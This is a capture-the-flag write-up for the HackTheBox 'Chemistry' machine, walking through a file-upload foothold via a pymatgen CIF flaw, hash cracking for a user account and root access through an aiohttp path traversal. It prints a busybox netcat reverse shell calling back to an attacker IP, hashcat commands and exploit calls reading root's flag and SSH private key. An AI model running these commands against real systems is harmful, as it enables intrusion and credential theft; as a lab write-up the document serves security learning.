

Chemistry			
Organization: HackTheBox		Type: online CTF	
Categories:	<input type="checkbox"/> Network Security	<input type="checkbox"/> Reverse Engineering	Difficulty: Easy
	<input type="checkbox"/> Cryptography	<input checked="" type="checkbox"/> Web Applications	
	<input type="checkbox"/> Mobile Applications	<input type="checkbox"/> Forensics	
Name: Kasper Verhulst		Release date:19/10/2024	
		Completing date:18/11/2024	

## Scanning & Reconnaissance

First, let us start scanning the machine to see which services are running. As usual, let's start by running an nmap command.

```
sudo nmap -sS -A -p- $BOX_IP -oN nmap.out -T4
```


Port	Protocol	Service
22/tcp open	SSH	OpenSSH 8.2p1
5000/tcp open	HTTP	Werkzeug/3.0.3 Python/3.9.5

At first glance, both services are quite recent with no major vulnerabilities. Since we haven't got any leads on potential SSH credentials, let's start by exploring the web application. When we visit the web application on the box's IP address and port 5000, we are greeted by the following page:



Figure 1: Dashboard


The tool helps you analyze CIF file. Apparently, this is a file format for crystallographic information on molecules. You cannot really do anything with the web application without creating an account first, so let's quickly register and login. We could look for any (No)SQL injection attacks later if we don't find any other way to attack the web application.



A login form with a blue title 'Login'. Below it are two input fields: 'Username' and 'Password'. A blue 'Login' button is positioned below the password field. At the bottom, there is a link: 'Don't have an account? [Register here](#)'.

Figure 2: Login

The portal allows you to upload a CIF file that will be analyzed. There is a sample that can be used to test the application. Download the sample and upload the sample again in the CIF analyzer.



A dashboard interface with a blue title 'Dashboard'. Below the title is a message: 'Please provide a valid CIF file. An example is available [here](#)'. There is a file upload section with a 'Browse...' button and the text 'No file selected.'. Below this is a blue 'Upload' button. A section titled 'Your Structures' contains a table with two columns: 'Filename' and 'Actions'. The table has one row with the filename 'example2.cif' and two buttons: 'View' and 'Delete'. At the bottom left of the dashboard is a blue 'Logout' button.

Filename	Actions
example2.cif	<a href="#">View</a> <a href="#">Delete</a>

Figure 3: Upload sample CIF

The web application has very minimalist HTML content, and there is nothing hidden there. There is nothing stored in the localStorage or sessionStorage. After logging in, there is a session cookie stored, but the content is not easily decrypted, so it cannot be modified. The *Server* HTTP header, reveals the application is written with a Python framework and uses the WerkZeug engine, but we had already gotten this information from the nmap scan.

## Chemistry - CIF Data

**Formula: H1 O1**

### Lattice Parameters

<b>a</b>	10.0
<b>b</b>	10.0
<b>c</b>	10.0
<b>α (alpha)</b>	90.0
<b>β (beta)</b>	90.0
<b>γ (gamma)</b>	90.0
<b>Volume</b>	1000.0
<b>Density</b>	0.09327413990998862

### Atomic Sites

Label	x	y	z
H	0.0	0.0	0.0
O	0.5	0.5	0.5

Figure 4: Results sample analysis

Let's enumerate with gobuster to find any hidden paths

```
gobuster dir -u http://IP:5000 -w /usr/share/wordlists/SecLists-master/Discovery/Web-Content/directory-list-2.3-medium.txt -x py
```

path	Status code
login	200
register	200
upload	405
logout	302
dashboard	200

## Foothold

I am focusing on the file upload capability of the web application because this is the most interesting target. First, I tried to upload a random PNG picture to see how the application reacts to unexpected input. It seems

the server throws a *405 Method Not Allowed*. Then, I found out you can simply **change the extension of a file to the .cif extension** the application expects and the file upload will be allowed. When I then click to analyse the image that bypassed the file upload filter, an *500 Internal Server* is the result.

We have now found a way to upload any file, so I tried to upload generic Python reverse shell scripts without success. I then Googled for a "vulnerability cif python module" and found there was a recent vulnerability (CVE-2024-23346) in a python module called *pymatgen*. After reading this module is a tool that can study materials such as metals, polymers, and crystal, it is not unlikely this tool is used in the CIF Analyzer. The article explaining the vulnerability provides a PoC as well.

First, I tried to inject the PoC with a **sleep** command to confirm the injected file is actually executed. After noticing the server replied only after the sleep command had executed, I opened a listening socket and tried to inject a reverse shell:

```
nc -nlvp 4343
```

I used **revshells.com** to generate a lot of reverse shell injections and eventually one worked

```
busybox nc 10.10.11.38 4343 -e sh
```




Figure 5: Upload malicious file

We have now established a shell with user *app*

```
connect to [10.10.14.184] from (UNKNOWN) [10.10.11.38] 44868
```

```
id
```

```
uid=1001(app) gid=1001(app) groups=1001(app)
```

## Pivoting

Let's start by opening the `/etc/passwd` file to check the users that exists on the server. There are three users with a shell available: regular users *app* and *rosa* and privileged user *root*.

```

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
...
rosa:x:1000:1000:rosa:/home/rosa:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false

```

After inspecting the main `app.py`, we notice the app persists the data in a database. Let's us connect to this SQLite database.

```

sqlite3 /home/app/instance/database.db
.tables
select * from user;

```

In the `user` table we found the usernames and password of the accounts that have been created on the webapp. However, there also seem to be a few default accounts like *admin* and *rosa*. Let's try to crack the hash of the *rosa* user, because this is the same username as in the `passwd` file.

```

$ hashcat --identify hash.txt

$ hashcat -m 1800 -a 0 hash.txt /usr/share/wordlists/rockyou.txt
$ hashcat -m 1800 -a 0 hash.txt /usr/share/wordlists/rockyou.txt --show

```

We retrieve the password for the user *rosa* and connect and find the user flag.

## Privilege Escalation

Once connected as *rosa*, I started with some basic manual checks. The user has no superuser privileges (`sudo -l`). I also ran `linpeas` but nothing super obvious. However, when going over the processes, I noticed that there is another Python process `/opt/monitoring_site/app.py` running under the root user. I also checked the ports that are listening on the machine:

```
$ netstat -nlp
```

We see the port 5000 that was used by the external web application, but we see there is also a port 8080 listening from connections from the localhost. The port number 8080 could indicate it is a web application, so I launched a curl request:

```
$ curl http://localhost:8080
```

Let us set up SSH port forwarding to open the application on my own machine:

```
$ ssh -NfL 8080:localhost:8080 rosa@BOX_IP
```

This seems to be some kind of self-developed monitoring application.




Figure 6: Monitoring Site

When loading the application, the HTTP **Server** header reveals too much information about which frameworks were used: Python/3.9 aiohttp/3.9.1. After a quick Google search, I find this Python module *aiohttp* has a severe path traversal vulnerability: CVE-2024-23334. I found many public exploits available. Since we know where the root flag is located, we can try to access it directly:

```
$ python3 exploit.py -u http://localhost:8080 -f /root/root.txt -d /assets
```

If we want to establish a full root SSH connection, let's check for the root user's private key:

```
$ python3 exploit.py -u http://localhost:8080 -f /root/.ssh/id_rsa -d /assets
$ ssh -i id_rsa root@BOX_IP
```